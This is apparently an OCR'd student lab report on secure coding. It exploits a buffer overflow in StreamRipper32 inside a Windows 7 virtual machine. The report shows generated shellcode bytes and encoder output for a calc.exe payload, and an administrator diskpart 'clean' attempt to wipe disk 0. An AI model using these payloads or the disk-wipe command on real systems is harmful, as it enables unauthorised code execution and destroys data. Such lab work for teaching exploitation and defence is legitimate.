
LAB-9: SECURE CODING

N. Satya Pramod
18BCE7293


Step 1:
Download Virtualbox and install Windows 7 in it.

Step 2:
Open the zip folder provided and extract the python file and the executable file.




Step 3:
Download and install python 2.7.* or 3.5.


Step 4:
Open the exploit and execute it to generate payload.



Step 5:

Install Vuln_Program_Stream.exe and Run the same.



StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
http://animixplay.to
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
More Options
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Station/Song Matchin
Enable
Stream Name
SRipper MFC Application
SRipper MFC Application has stopped working
Windows is checking for a solution to the problem...
Cancel
SHOUTcast.com Directory
Genre:
Refresh List
Search Text
Search
Description
Bitrate
Track Info


StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
http://animixplay.to
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
More Options
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Station/Song Matchin
Enable
Stream Name
SRipper MFC Application
SRipper MFC Application has stopped working
A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.
Close program
SHOUTcast.com Directory
Genre:
Refresh List
Search Text
Search
Description
Bitrate
Track Info


Step 6:
Changing triggers.

```
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe0\xd9\xd0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x48\x68\x6b"
buf += b"\x32\x37\x70\x35\x50\x55\x50\x53\x50\x4d\x59\x49\x75"
buf += b"\x36\x51\x6b\x70\x65\x34\x6e\x6b\x46\x30\x46\x50\x6e"
buf += b"\x6b\x73\x62\x46\x6c\x4c\x4b\x31\x42\x65\x44\x6c\x4b"
buf += b"\x72\x52\x34\x68\x54\x4f\x4c\x77\x43\x7a\x71\x36\x76"
buf += b"\x51\x6b\x4f\x6c\x6c\x55\x6c\x75\x31\x31\x6c\x75\x52"
buf += b"\x44\x6c\x71\x30\x79\x51\x48\x4f\x36\x6d\x57\x71\x58"
buf += b"\x47\x4a\x42\x6a\x52\x73\x62\x52\x77\x6c\x4b\x73\x62"
buf += b"\x76\x70\x6e\x6b\x42\x6a\x65\x6c\x4c\x4b\x50\x4c\x74"
buf += b"\x51\x53\x48\x4a\x43\x42\x68\x45\x51\x6a\x71\x52\x71"
```

Step 7:
Inserting command in ex.py file and running it in windows.



```
ndows\system32\calc.exe  x86/alpha_mixed -b "\xoo\x14\xoa\xod" -f python -
 ex.py
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 237 (iteration=0)
x86/shikata_ga_nai chosen with final size 237
Payload size: 237 bytes
Final size of python file: 1168 bytes
Saved as: ex.py
```


Administrator: C:\Windows\System32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>diskpart
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: ANUGA-PC
DISKPART> list disk
Disk ### Status Size Free Dyn Gpt
Disk 0 Online 32 GB 0 B
DISKPART> select disk 0
Disk 0 is now the selected disk.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.